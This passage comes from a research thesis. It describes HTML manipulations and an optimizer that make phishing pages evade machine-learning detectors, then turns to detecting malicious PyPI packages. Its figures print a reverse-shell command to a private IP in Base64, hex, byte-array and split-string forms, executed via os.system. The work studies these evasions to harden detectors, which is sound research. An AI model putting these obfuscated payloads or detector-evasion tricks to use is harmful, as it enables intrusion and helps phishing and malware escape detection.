13 </html>
```

Listing 3.6: Adversarial phishing webpage manipulated using *ObfuscateJS* in order to obfuscate the JS code (lines 4 - 9) of the webpage shown in Listing 3.5.

InjectFakeCopyright. This manipulation is used to evade the HTML_ domCopyright by injecting a new hidden paragraph containing the copy-

right symbol followed by the "Copyright" string and the domain name of the website. For instance, assuming that the domain name of the webpage to manipulate is mydomain, the injected element is: <p hidden>© Copyright mydomain </p>. Since the injected paragraph is hidden, the original rendering is preserved.

UpdateIntAnchors. This manipulation is designed to evade the HTML_statBar, HTML_nullLnkWeb and HTML_nullLnkFooter features by replacing every useless internal link with another one that is not checked by such features, such as #!. The original rendering is preserved since this manipulation does not affect it by design.

UpdateHiddenDivs. This manipulation is designed to evade the HTML_hiddenDiv feature by updating the way div elements (<div>) are hidden. It operates in different ways according to how a div element is hidden, i.e., by setting the style attribute to visibility:hidden or display:none. The main difference between the two approaches consists in how they allocate the space for the hidden element when rendering the webpage. Specifically, the former (i.e., visibility:hidden) still takes up space in the layout, while the latter (i.e., display:none) does not take up any space. For instance, let's consider Listing 3.7 showing a div element hidden with display:none (line 7). It can be removed and, to achieve the same behavior and rendering, we can insert the hidden attribute (line 10 of Listing 3.8) in order to evade the HTML_hiddenDiv feature since it does not check for the presence of such attribute. However, we cannot adopt the same approach for obfuscating div elements hidden using visibility:hidden (line 11 of Listing 3.7), because this will change the rendering. In this case, we can still evade the HTML_hiddenDiv feature by removing visibility:hidden from the style attribute and inserting a new <style> element to achieve the same result (lines 5-7 of Listing 3.8).

 34

```
<!DOCTYPE html>
<html>
<head>
  <title>Home</title>
</head>
<body>
  <div id="div1" style="display: none">
    <p>Text in the first div.</p>
  </div>

  <div id="div2" style="visibility: hidden">
    <p>Text in the second div.</p>
  </div>
</body>
</html>
```

Listing 3.7: Webpage with two hidden div HTML elements (lines 7 and 11) detected by the HTML_hiddenDiv feature.

```
<!DOCTYPE html>
<html>
<head>
<title>Home</title>
<style>
  #div2 {visibility: hidden;}
</style>
</head>
<body>
  <div id="div1" hidden>
    <p>Text in the first div.</p>
  </div>

  <div id="div2">
    <p>Text in the second div.</p>
  </div>
</body>
</html>
```

Listing 3.8: Adversarial webpage generated by manipulating the webpage of Listing 3.7 through *UpdateHiddenDivs*, which hides the div elements using CSS combined with the <style> element (line 6), and the `hidden` attribute (line 10).

UpdateHiddenButtons. This manipulation is designed to evade the HTML _hiddenButton feature by obfuscating all the disabled button elements. Specifically, for each disabled button, it removes the `disabled` attribute and inserts a new script element that, by exploiting JS, adds this attribute back during rendering using the `setAttribute()` DOM method. Notably, this approach is similar to the one adopted by *ObfuscateExtLinks* to obfuscate external links. Thus, both the rendering and original behavior are preserved.
UpdateHiddenInputs. This manipulation consists of evading the HTML_

hiddenInput, and it operates in different ways according to whether the input element is hidden or disabled (since both are checked by the HTML_hiddenInput feature). Specifically, if the input element is hidden, this manipulation updates the value of its `type` attribute from "hidden" to "text" and then adds the `hidden` attribute. Otherwise, if the input element is disabled, then this manipulation operates in the same way as *UpdateHiddenButtons* by removing the attribute from the element and inserting it back during the rendering of the webpage by using JS. In both cases, the original behavior and rendering remain the same.

UpdateTitle. This manipulation aims to evade the HTML_URLBrand feature. Specifically, if the website's domain name is not included in the title element, this manipulation updates the webpage title with the website's domain name and then replaces back the original title during rendering using a script element (i.e., similarly as how *UpdateHiddenButtons* and *UpdateHiddenInputs* work).

UpdateIFrames. This manipulation adopts the same approach of *UpdateHiddenDivs*. Indeed, both the features look for the same patterns, but *UpdateIFrames* targets `<iframe>` elements in order to evade the HTML_iFrame feature.

InjectFakeFavicon. This manipulation is designed to inject a fake favicon in webpages that do not contain one, preventing them from being flagged as suspicious by the HTML_favicon feature. Specifically, this manipulation injects a favicon element with a useless internal link, such as i.e., `<link rel="icon" href="#none">`, into the head of the webpage.

3.4.2 Mutation-based Black-box Optimizer

To optimize the choice of the manipulations defined in Section 3.4.1, we propose a black-box optimizer (shown in Algorithm 2) that is in line with the proposed threat model (see Section 3.3). Our optimizer draws inspiration from the algorithm proposed in *WAF-A-MoLE* [48], which relies on mutation-based fuzzing techniques [189], recently shown to be promising for generating adversarial examples [131, 48]. Specifically, the algorithm of *WAF-A-MoLE* adopts an iterative approach consisting of consecutive mutation rounds with the aim to mutate the original malicious sample in order to minimize the confidence score returned by the machine-learning model. Starting from the original algorithm of *WAF-A-MoLE*, we have designed a novel one that is tailored to the proposed manipulations in order to improve its effectiveness, i.e., minimize the number of queries when generating the adversarial attacks. To this end, in the following, we first explain how

 36

the manipulations can be categorized in order to make the optimizer more query-efficient, and then we describe how the optimizer works step-by-step.

Categorization of the HTML Manipulations. According to how the proposed manipulations can be applied to the input phishing webpage, they can be categorized into two main classes: single-round (SR), if they can be applied for just a single mutation round, or multi-rounds (MR), if they require more sequential mutation rounds. Specifically, SR manipulations generate the same output (i.e., a manipulated webpage) when used sequentially for more than one round, so it is sufficient to use them for a single round. On the other hand, this does not apply to MR manipulations, whose output can change at each round. Furthermore, SR manipulations are independent of each other, while MR manipulations can be correlated, i.e., they can impact a common set of features.

To better explain the difference between the two classes, let's consider some of the manipulations defined in Section 3.4.1. For instance, the *UpdateHiddenDivs* is an SR manipulation because, after it is used for the first time, all the related div elements are updated and there is no need to use it in the next rounds since no other manipulation can inject hidden div elements that may trigger the features (i.e., HTML_hiddenDiv) targeted by this manipulation. The same applies to other manipulations such as *UpdateHiddenButtons*, *UpdateHiddenInputs* and *UpdateTitle*. On the contrary, manipulations like *InjectIntElem* and *InjectExtElem* belong to the MR class because, in general, they need to be applied in multiple consecutive rounds to effectively evade the target HTML features. For instance, let's consider the HTML_commPage. In order to evade this feature, the attacker has to apply both *InjectIntElem* and *InjectExtElem* for multiple consecutive rounds to find the proper ratio between internal and external links. Clustering manipulations into the two defined classes offers a significant advantage in enhancing the optimizer's efficiency. Indeed, if using the approach used in WAF-a-MoLE, which randomly selects manipulations for each mutation round, there's a risk of applying the same SR manipulation repeatedly in consecutive rounds, resulting in a significant waste of queries because the webpage would not be updated. Conversely, to address this issue our optimizer first executes the SR manipulations one by one, and then runs the main loop of mutational rounds by using only the MR manipulations.

Algorithm Description. Initially, the optimizer initializes the best adversarial example $\boldsymbol{z}^\star$ and score $s^\star$ found so far with the initial phishing webpage $\boldsymbol{z}$ (line 1), and its score $f(\boldsymbol{z}^\star)$ (line 2). Then, it sequentially applies the SR

Algorithm 2: Mutation-based black-box optimizer to generate adversarial phishing webpages.

Data: $\boldsymbol{z}$, the initial phishing sample;
f, the machine-learning phishing webpage detector;
h, the function to mutate the phishing webpages;
R, the number of mutation rounds;
SR the set of single-round (SR) manipulations;
MR the set of multi-round (MR) manipulations.
Result: $\boldsymbol{z}^\star$, the adversarial phishing sample.

```
1  z* = z
2  s* = f(z*)
3  for t in SR
4      z' = h(z*, [t])
5      s' = f(z')
6      if s' < s*
7          s* = s'
8          z* = z'
9  for r in [1, R]
10     C = ∅
11     for t in MR
12         z' = h(z*, [t])
13         s' = f(z')
14         C = C ∪ {(z', s')}
15     z^b, s^b = get_best_candidate(C)
16     if s^b < s*
17         s* = s^b
18         z* = z^b
19 return z*
```

manipulations (lines 3-5) and updates the best adversarial example and score found so far each time it finds a new manipulation that reduces the best score found so far (lines 6-8). Then, the optimizer executes the loop related to MR manipulations, which consists of R mutation rounds (line 9). Specifically, during each mutation round, the algorithm generates new candidates (i.e., adversarial phishing webpages) from the current best adversarial example by using one MR manipulation for each candidate (lines 11-14). Afterward, the algorithm selects the candidate having the lowest confidence score (line 15) and, in case its score is lower than the best score found so far (line 16), the chosen becomes the best adversarial example

found so far (line 18). Finally, regarding the choice of the number of mutation rounds R, given the maximum query budget Q, it can be set using the following formula: $R = (Q - \#SR) / \#MR$, where $\#SR$ and $\#MR$ are the number of SR and MR manipulations, respectively.

3.5 Experimental Analysis

In this section, we first introduce the research questions that we aim to answer in our experiments, then, we describe the setup adopted in our experiments, and then we present and discuss the obtained results.

3.5.1 Research Questions

We aim to answer the following research questions in our experiments:

[RQ3.1] Adversarial attacks effectiveness – How effective are the proposed adversarial attacks in evading detection by state-of-the-art ML-PWD?

[RQ3.2] Impact of SR and MR manipulations – What is the impact of SR and MR manipulations on the robustness of ML-PWD?

[RQ3.3] Contribution of HTML features – How do HTML features contribute to the adversarial robustness of ML-PWD compared to the supplementary URL features?

3.5.2 Experimental Setup

We now present the setup underlying our experimental analysis, conducted on an Ubuntu 18.04.6 LTS server equipped with an Intel Xeon E7-8880 CPU (16 cores) and 64 GB of RAM.

ML Algorithms. We evaluate the same machine-learning algorithms used in *SpacePhish* [16]:

- Logistic Regression (*LR*), a linear model also adopted in the Google phishing page filter [98, 156];
- Random Forest (*RF*), a tree-based ensemble learning algorithm [30] that has been shown outstanding performance in phishing detection tasks [168];
- Convolutional Neural Network (*CNN*), a deep learning [61] model used in [181] for detecting phishing webpages.

As for the feature set, we train each algorithm on the HTML features as well as the combination of both HTML and URL features, which are identified

in *SpacePhish* as F^r and F^c, respectively [16]. The main reason for this choice is to assess the effectiveness of our adversarial attacks, particularly when incorporating supplementary features beyond those derived from the HTML code.

Dataset. We evaluate our approach on the *DeltaPhish* dataset [42], consisting of 5511 benign and 1012 phishing webpages. We perform a stratified random split (to preserve the original ratio between benign and phishing distributions) by using the 80:20 ratio, which is commonly used in related literature [20, 3]. In other words, 80% of both benign and phishing samples are used to build the training set, while the remaining 20% of samples are part of the test set.

Generation of Adversarial Phishing Webpages. We adopt the same approach of Apruzzese *et al.* [16]. In particular, we randomly select from the test set 100 phishing samples that are correctly classified by the best ML-PWD (typically F^c). Such 100 samples are used to evaluate the baseline detection rate of the target ML-PWD (i.e., `no-atk`), as well as to craft the adversarial examples using both the HTML adversarial attacks proposed in this work (`our`) and in *SpacePhish* (i.e., WA^r and $\widehat{\text{WA}^r}$) [16]. We would like to remind the reader that WA^r consists of injecting 50 hidden internal links, while $\widehat{\text{WA}^r}$ injects as many internal links as needed to meet the suspicious threshold (0.15) of the HTML_objectRatio feature. As for our approach, the query budget for optimizing the adversarial attacks is set to 36 queries, which implies 5 mutation rounds (i.e., $R = 5$ in Algorithm 2).

3.5.3 Results and Discussion

The experimental results are reported in Table 3.2 and Figure 3.2. The former shows the detection rate of the evaluated ML-PWD (CNN, RF and LR) on the baseline test set of 100 samples (`no-atk`), as well as their adversarial robustness against the attacks proposed in *SpacePhish* (WA^r and $\widehat{\text{WA}^r}$) in this work (`our`). The latter, instead, reports the security evaluation curves that show the detection rate at 1% FPR of the target ML-PWD w.r.t. the number of queries when the best sequence of manipulations is applied. It is worth noting that the drops in the detection rate represent manipulations that are effective in decreasing the confidence score and thus are included in the best (i.e., optimal) sequence of manipulations. Instead, flat regions indicate manipulations that are ineffective and thus are not used to generate the final adversarial example. Moreover, we have computed the detection rate at 1% FPR because this threshold is widely adopted in the literature [42, 49] as well as to perform a fair evaluation of the ML-PWD, i.e., they

ML algo	F	no-atk	WA^r	$\widehat{\mathrm{WA}^r}$	our
CNN	F^r	0.81	0.33	0.78	**0.00**
	F^c	0.94	0.93	0.90	**0.00**
RF	F^r	0.95	0.90	0.79	**0.00**
	F^c	0.97	0.96	0.90	**0.00**
LR	F^r	0.72	0.51	0.53	**0.00**
	F^c	0.86	0.77	0.72	**0.00**

Table 3.2: Average detection rate at 1% FPR of the target ML-PWD (*CNN*, *RF* and *LR*) on the *DeltaPhish* dataset. Columns represent the baseline (no-atk), the attacks proposed in *SpacePhish* (WA^r and $\widehat{\mathrm{WA}^r}$) [16], and our approach (our). The best results are in bold.

are evaluated assuming the same FPR. From the obtained results we can gain several takeaways that are described in the following.

Query-efficient Adversarial Attacks. The obtained results highlight that the proposed adversarial attacks clearly **drive to zero** the detection rate of all the evaluated ML-PWD using just 30 queries, hence underlining the effectiveness of the proposed methodology. Specifically, by only using the SR manipulations (i.e., the first 11 queries shown on the left of the dotted vertical line in Figure 3.2) the average detection rate is lower than 50% for all the ML-PWD except for the *RF* model trained on the whole set of features (F^c), whose detection rate is 53%. As for the MR manipulations, they play a crucial role in boosting the attack's effectiveness. Indeed, as depicted in Figure 3.2, finding the optimal number of internal and external elements to inject significantly reduces the detection rate to nearly zero within just a few queries. This also underlines that the HTML features related to the number of internal and external elements play a critical role in terms of adversarial robustness.

[RQ3.1] The proposed adversarial attacks are highly effective in evading detection by state-of-the-art ML-PWD, driving their detection rate to zero within just 30 queries.




Figure 3.2: Security evaluation curves showing how the detection rate at 1% FPR of the target ML-PWD changes w.r.t. the number of queries when applying the best sequence of manipulations. Flat regions in the plot indicate manipulations that are not applied because they do not decrease the output score. The impact of SR and MR manipulations is shown on the left and right sides of the dotted vertical line, respectively.

[RQ3.2] Both SR and MR manipulations significantly contribute to the effectiveness of the proposed attacks, with MR manipulations playing a crucial role in achieving near-zero detection rates.

HTML Features Matter. Even more interesting is the fact that the proposed adversarial manipulations, while targeting the HTML features, have proven effective in evading the ML-PWD trained on the whole feature set F^c, including both the HTML and URL features. This underlines two key points. First, the adversarial robustness mainly relies on the HTML features, as also discussed above when analyzing the manipulations' effectiveness. Second, the supplementary URL features do not provide substantial benefits in terms of adversarial robustness. Indeed, an attacker can effectively evade the ML-PWD by exclusively leveraging the proposed manipulations that target the HTML features.

[RQ3.3] HTML features play a key role in the ML-PWD's adversarial robustness since the proposed manipulations targeting these features are enough to evade detection, even when the URL features are included.

3.6 Conclusions and Future Work

In this work, we have introduced a novel methodology for generating query-efficient and notably effective HTML adversarial attacks. Specifically, we have designed a novel set of 14 functionality- and rendering-preserving manipulations that extend the current state-of-the-art, as well as a novel black-box optimizer tailored to such manipulations in order to generate adversarial phishing webpages that are able to *raze to the ground* several state-of-the-art machine-learning phishing webpage detectors (ML-PWD). Our experiments also reveal that the ML-PWD's adversarial robustness primarily depends on the HTML features as our methodology effectively evades detection even when using additional URL features. To counter the adversarial attacks proposed in this work, a future work development is experimenting with well-known state-of-the-art approaches for increasing the adversarial robustness such as adversarial training [104, 191] and certified robustness techniques [122]. Moreover, although the HTML manipulations are specifically crafted to evade the features used in *SpacePhish* [17], another interesting future work is evaluating our methodology *in the wild*, i.e., assessing its effectiveness against production-grade phishing detectors, as well as other feature representations proposed in the literature. Finally, as for the proposed black-box optimizer, while it leverages the output scores to optimize the selection of the adversarial manipulations, in principle, it can also be extended to the *hard-label* scenario [154].

Chapter 4

Robust and Adaptive Detection of Malicious Packages from PyPI to Enterprises

4.1 Introduction

Supply chain attacks are a growing threat to the software industry. According to a recent Supply Chain report released by Sonatype in 2024, the number of malicious packages discovered in the wild had a yearly increase of 156%, with 512,847 new malicious packages identified in 2024 [155]. Recently, PyPI, one of the main ecosystems for Python packages, has faced a growing number of attacks that even led to a temporary halt in the creation of new projects and the registration of new users [35, 63].

To prevent the spread of malicious software packages before they cause considerable harm, it is crucial to accurately and swiftly analyze newly uploaded packages. Yet, the detection of malicious packages is still an open problem in real-world scenarios [155]. While this has been the subject of several recent studies [89, 190, 97, 192, 70, 72], the current state-of-the-art overlooks two important open challenges. First, existing approaches do not consider robustness to adversarial manipulations, which is a crucial factor in an adversarial environment. Second, researchers have not yet studied how a given solution can be adapted to different stakeholders, who in turn have different requirements in terms of acceptable false positive rate (FPR) and tolerance for false negatives (FN). For instance, repository maintainers

with scarce resources might prioritize low FPR, while dedicated enterprise security teams might tolerate higher FPR in exchange for better security guarantees.

Adversarial Setting – Several detectors based on static signatures and machine learning techniques have been proposed to identify malicious packages in popular ecosystems such as PyPI and NPM [89, 190, 97, 192, 70, 72]. However, none of the previous studies have systematically evaluated the robustness of the current malicious package detectors against adversarial attacks, i.e., carefully crafted inputs that are designed to mislead the system into making incorrect predictions [25, 49]. This is a significant gap in the literature, since a clear understanding of adversarial manipulations would open the door to more effective countermeasures, for instance, by leveraging adversarial training (AT) [25], a well-known technique that consists of including adversarial examples during training, thereby giving the detector the ability to withstand the corresponding evasive attack patterns at test time. However, to the best of our knowledge, no prior study has thoroughly evaluated the effectiveness of AT in the context of malicious package detection.

Operational Tuning – Existing solutions were not designed to address the needs of different actors in the software supply chain, who have different requirements in terms of detection and false positive rates. For instance, repository maintainers require a very low FPR due to the high volume of packages uploaded daily, but can tolerate false negatives [174]. It is worth mentioning that in 2020, PyPI introduced a malware scanning pilot, but it was discontinued two years later due to the overwhelming number of false positives [174]. This is a clear indication that the current solutions are not able to meet the needs of repository maintainers. On the other hand, security engineers in software enterprises need to monitor only a small subset of the available packages (typically those actively used within their organization), and therefore can tolerate a higher FPR in exchange for better detection performance. Hence, a flexible solution that can be easily customized to the needs of different actors in the software supply chain is needed.

Contributions – In this work, we aim to fill the above-mentioned gaps by introducing a novel robust approach (see Figure 4.1) that can be easily customized to the needs of different actors in the software supply chain by tuning the classification threshold to the desired FPR. We extensively evaluate our solution on real-world datasets to demonstrate its robustness and adaptability in real-world scenarios. To this end, our study makes several contributions.




Figure 4.1: Proposed approach: we design a robust and adaptive detector of malicious Python packages, which can be tuned to the needs of different actors in the software supply chain, from PyPI maintainers to enterprise security teams.

First, we propose a novel methodology to generate *adversarial packages* – malicious packages generated by leveraging functionality-preserving adversarial manipulations of the source code, i.e., manipulations that modify the source code of malicious packages without compromising their malicious intent, while preserving syntactic and semantic correctness [18, 46]. Specifically, we focus on the PyPI ecosystem, and we propose a novel set of manipulations that can be applied to Python source code. We show that our manipulations effectively bypass several state-of-the-art detectors with an 87.42% success rate.

Second, we comprehensively evaluate the effectiveness of adversarial training (AT) in the context of malicious package detection by experimenting on a real-world dataset of 122,398 packages collected daily from PyPI over a period of 80 days. Our results show that AT has a double-edged effect. On the one hand, it significantly improves the robustness of our detector by 2.5x against adversarial manipulations and allows finding 6 (+10%) more obfuscated packages compared to the baseline detector. On the other hand, it negatively impacts, even if slightly, the performance on non-obfuscated packages (+2 malicious packages detected by the baseline w.r.t. the AT-based detector). To the best of our knowledge, this is the first study that proposes a systematic methodology to evaluate the robustness of malicious package detectors against adversarial attacks in the problem space [18], and a thorough evaluation of AT in this domain.

Third, we thoroughly evaluate the adaptability of our solution on two real-world case studies: a first study addressing the needs of PyPI maintainers (tuned at 0.1% FPR) and a second one conducted in collaboration

with an enterprise security team (tuned at 10% FPR). Both case studies lasted for 37 days. In the first study, we analyzed 91,949 packages collected from PyPI and our solution was able to detect an average of 2.48 malicious packages per day, with only 2 false positives to analyze per day, thus ensuring a very low effort for the PyPI maintainers to vet the results. In the second case, our solution was used to monitor 1,596 packages adopted by a large multinational software company (i.e., SAP), and, even if using a very high FPR of 10%, we achieved an average of 1.24 false positives to analyze per day, which implies only a few minutes of work for an enterprise security team.

Overall, across all the experiments we identified and reported to the community **346** malicious Python packages.

Finally, in the spirit of open science, we publicly release the artifacts of this study at the following link: `https://github.com/SAP-samples/robust-pypi-detector`.

4.2 Methodology

This section describes the proposed methodology for generating adversarial packages. These packages serve two distinct purposes: (i) to assess the adversarial robustness of the detectors evaluated in our experiments, and (ii) to improve their robustness through adversarial training (AT) by incorporating adversarial packages into the training process. To this end, we first describe the adversarial manipulations used to generate the adversarial packages (Section 3.4.1), and then detail the process of adversarial training (Section 4.2.2).

4.2.1 Adversarial Manipulations of Source Code

The adversarial manipulations adopted in our work are summarized in Table 4.1. The list consists of a set of fine-grained and functionality-preserving operations based on common code obfuscation techniques proposed by Schrittwieser et al. [150]. Their goal is to modify the source code of a given package without compromising its (malicious) functionality, by preserving the syntactic and semantic correctness of the code, while making it more challenging for static analyzers and detectors based on static features to identify the malicious content.

In particular, in our work we focus on obfuscation of security-relevant strings (i.e., IPs, URLs, system commands), API calls, and techniques that modify the structure of the source code to evade detection. To this end, we

Category	Manipulation	Description
Data Obfuscation	Encoding	Encode the string using a specific encoding scheme, such as Base64, Base32, Base16, or hexadecimal.
	Binary Arrays	Represent the string as a binary array and manipulate it using bitwise operations.
	Data Reordering	Split the string into multiple substrings and reorder them at runtime.
Static Code Manipulations	Renaming Identifiers	Rename identifiers (e.g., variables and function names) to evade detection by static analysis tools.
	Useless Code Injection	Inject dead or useless code snippets to hide the malicious content and increase analysis complexity.
	API Obfuscation	Replace an API import, call, or reference in the source code with a semantically equivalent syntax to evade detection.

Table 4.1: Summary of the adversarial manipulations adopted in this work.

leveraged the categorization proposed by Ladisa *et al.* [90], which classifies the most common obfuscation techniques used by malicious packages into three main categories: data obfuscation, static code manipulations, and dynamic code manipulations. Given our focus on static classifiers, we cover the manipulations in the first two categories and tailor their implementation to the Python programming language. To generate adversarial packages, these manipulations are combined together and optimized against the target detector by leveraging a state-of-the-art black-box optimization algorithm (described in Section 4.2.2).

Moreover, we remark that, while our manipulations are built on insights from previous research [90, 150], no prior work has comprehensively evaluated their effectiveness for assessing the adversarial robustness of malicious package detectors. As for the novelty of our methodology, in this work we introduce a new manipulation named *API obfuscation* – to the best of our knowledge never studied in previous work – that leverages Python's polymorphic syntax to rewrite API calls in diverse ways to evade detection. Finally, we point out that we extensively validated the correctness and functionality-preserving nature of our manipulations through unit tests and real-world malicious packages.

Data Obfuscation

This category comprises a set of manipulations that modify the way strings are represented within the source code, to obfuscate them from static analysis techniques. Malicious packages often include hard-coded strings such as URLs or IP addresses that point to a Command & Control (C&C) server, or a shell command to execute a reverse shell [68, 90]. Since these indicators

 48

```
# Malicious payload: "bash -i >& /dev/tcp/10.0.0.1/8080 0>&1"
1 os.system(__import__("base64").b64decode("YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjAuMS84
  MDgwIDA+JjE=").decode())

2 os.system(bytes.fromhex("62617368202d69203e26202f6465762f7463702f31302e302e302e312
  f3830383020303e2631").decode())

3 os.system(bytes([98, 97, 115, 104, 32, 45, 105, 32, 62, 38, 32, 47, 100, 101, 118,
  47, 116, 99, 112, 47, 49, 48, 46, 48, 46, 48, 46, 49, 47, 56, 48, 56, 48, 32, 48,
  62, 38, 49]).decode())
```

Figure 4.2: Example of how to obfuscate the malicious payload `"bash -i >& /dev/tcp/10.0.0.1/8080 0>&1"` (reverse shell) with the corresponding string encoded in Base64 (line 1), hexadecimal (line 2) and byte array representation (line 3), which is then decoded at runtime and executed using the `os.system()` function.

can reveal information about the attacker's techniques and intended goals, from an attacker's point of view it is crucial to leverage data obfuscation techniques to evade detection and hide details that could expose their identity. For these reasons, even though these manipulations can be applied to any string in the source code, our work focuses specifically on strings representing URLs, IPs and system commands.

Encoding. This manipulation consists in encoding a given string using a specific encoding scheme, replacing the original string with the encoded version, and decoding it at runtime to retrieve the original content. Among the main encoding schemes, we consider Base64, Base32, Base16, and hexadecimal encoding, as they have been observed in many real-world attacks [134, 188] and are natively supported by Python. In our implementation, the encoding scheme is randomly selected for each string to be obfuscated, and the decoding function is imported (if needed) and executed inline. For instance, Figure 4.2 shows how the malicious payload `"bash -i >& /dev/tcp/10.0.0.1/8080 0>&1"` (a reverse shell), which can be executed using the `os.system()` function, is replaced with the corresponding encoded string in Base64 (line 1) or hexadecimal (line 2), and then decoded at runtime using the related decoding functions (i.e., `b64decode()` and `fromhex()`).

Binary Arrays. This manipulation consists in representing strings as binary arrays. In this way, attackers can manipulate them using bitwise operations, XOR operations, or with custom encoding schemes to further obfuscate the strings [90, 151]. To this end, Python provides the `bytearray()` and

```
# Malicious payload: "bash -i >& /dev/tcp/10.0.0.1/8080 0>&1"
1  s1, s2, s3, s4 = "bash -i >& ", "/dev/tcp/", "10.0.0.1/8080 ", "0>&1"

2  os.system(s1 + s2 + s3 + s4)

3  os.system("".join([s1, s2, s3, s4]))

4  os.system("{}{}{}{}".format(s1, s2, s3, s4))

5  os.system(f"{s1}{s2}{s3}{s4}")

6  for c in [s1, s2, s3, s4]:
7      s += c
8  os.system(s)
```

Figure 4.3: Example of how to split the malicious payload `"bash -i >& /dev/tcp/10.0.0.1/8080 0>&1"` into multiple substrings and reorder them in several equivalent ways in Python.

`bytes()` functions that can be used to represent and manipulate binary data. Figure 4.2 shows how the malicious payload `"bash -i >& /dev/tcp/10.0.0.1/8080 0>&1"` is replaced with the corresponding byte array representation (line 3), which is then decoded and executed at runtime.

Data Reordering. This manipulation involves splitting strings into multiple substrings and reordering them to obfuscate the original content. Detection is complicated by the fact that programming languages like Python and JavaScript offer many ways to reorder substrings. For instance, as shown in Figure 4.3, the malicious payload `"bash -i >& /dev/tcp/10.0.0.1/ 8080 0>&1"` can be split into multiple substrings (line 1) and reordered in several equivalent approaches:

- by joining the substrings with the + operator (line 2);
- by using the `join()` function of the `str` class (line 3);
- by creating a formatted string using the `format()` function (line 4);
- by using the `f-string` syntax (line 5);
- by concatenating the substrings using a `for` loop (lines 6–8)

Static Code Manipulation

This category includes manipulations that obfuscate the source code by modifying its structure without changing its functionality.

 50

Renaming Identifiers. This manipulation, observed in real-world attacks [69], involves renaming identifiers (e.g., variable names) in the source code to evade detection by static analysis tools. For instance, when importing a module or a method such as `from os import system`, the attacker can rename the `system` method to evade detection, as in `from os import system as _ssystem`. In this work, we support renaming identifiers representing security-sensitive modules and related methods such as `os.system()`, widely used to execute system commands.

Useless Code Injection. This manipulation involves injecting useless code snippets into the source code to conceal the malicious content and make the malicious package appear more similar to benign ones, thereby increasing the complexity of the analysis process. We implement this manipulation by adding comments, whitespace characters, or code snippets that do not affect the package's functionality.

API obfuscation. This novel manipulation consists of obfuscating API calls in the source code by rewriting them using an alternative but semantically equivalent syntax to avoid detection by static analysis tools, particularly those relying on pattern matching of API calls, such as GuardDog [45]. Specifically, as shown in Figure 4.4, this manipulation leverages the polymorphic nature of Python's syntax to import a module, call a method (or a function), and reference a given method included in a module. As for modules' imports, the common `import` statement can be replaced with the `__import__()` function that allows to import a module dynamically. For example, the statement `import os` can be replaced with `__import__("os")`. Similarly, the standard way of calling a method, i.e., `method(...)`, can be replaced with the equivalent `method.__call__(...)`. Finally, to reference a method included in a module, the standard syntax (i.e., `module.method`) can be replaced with these alternatives: `getattr(module, "method")`, `module.__getattribute__("method")`, as well as `module.__dict__["method"]`. These obfuscation techniques can also be combined to further complicate analysis. For instance, the payload `"bash -i >& /dev/tcp/10.0.0.1/8080 0>&1"` can be equivalently rewritten as:
`getattr( __import__("os"), "system")("bash -i >& /dev/tcp/10.0.0.1/8080 0>&1")`.




Figure 4.4: Example of API obfuscation manipulation to rewrite a module import, a method call, and a method reference using an alternative but semantically equivalent syntax.

4.2.2 Adversarial Training

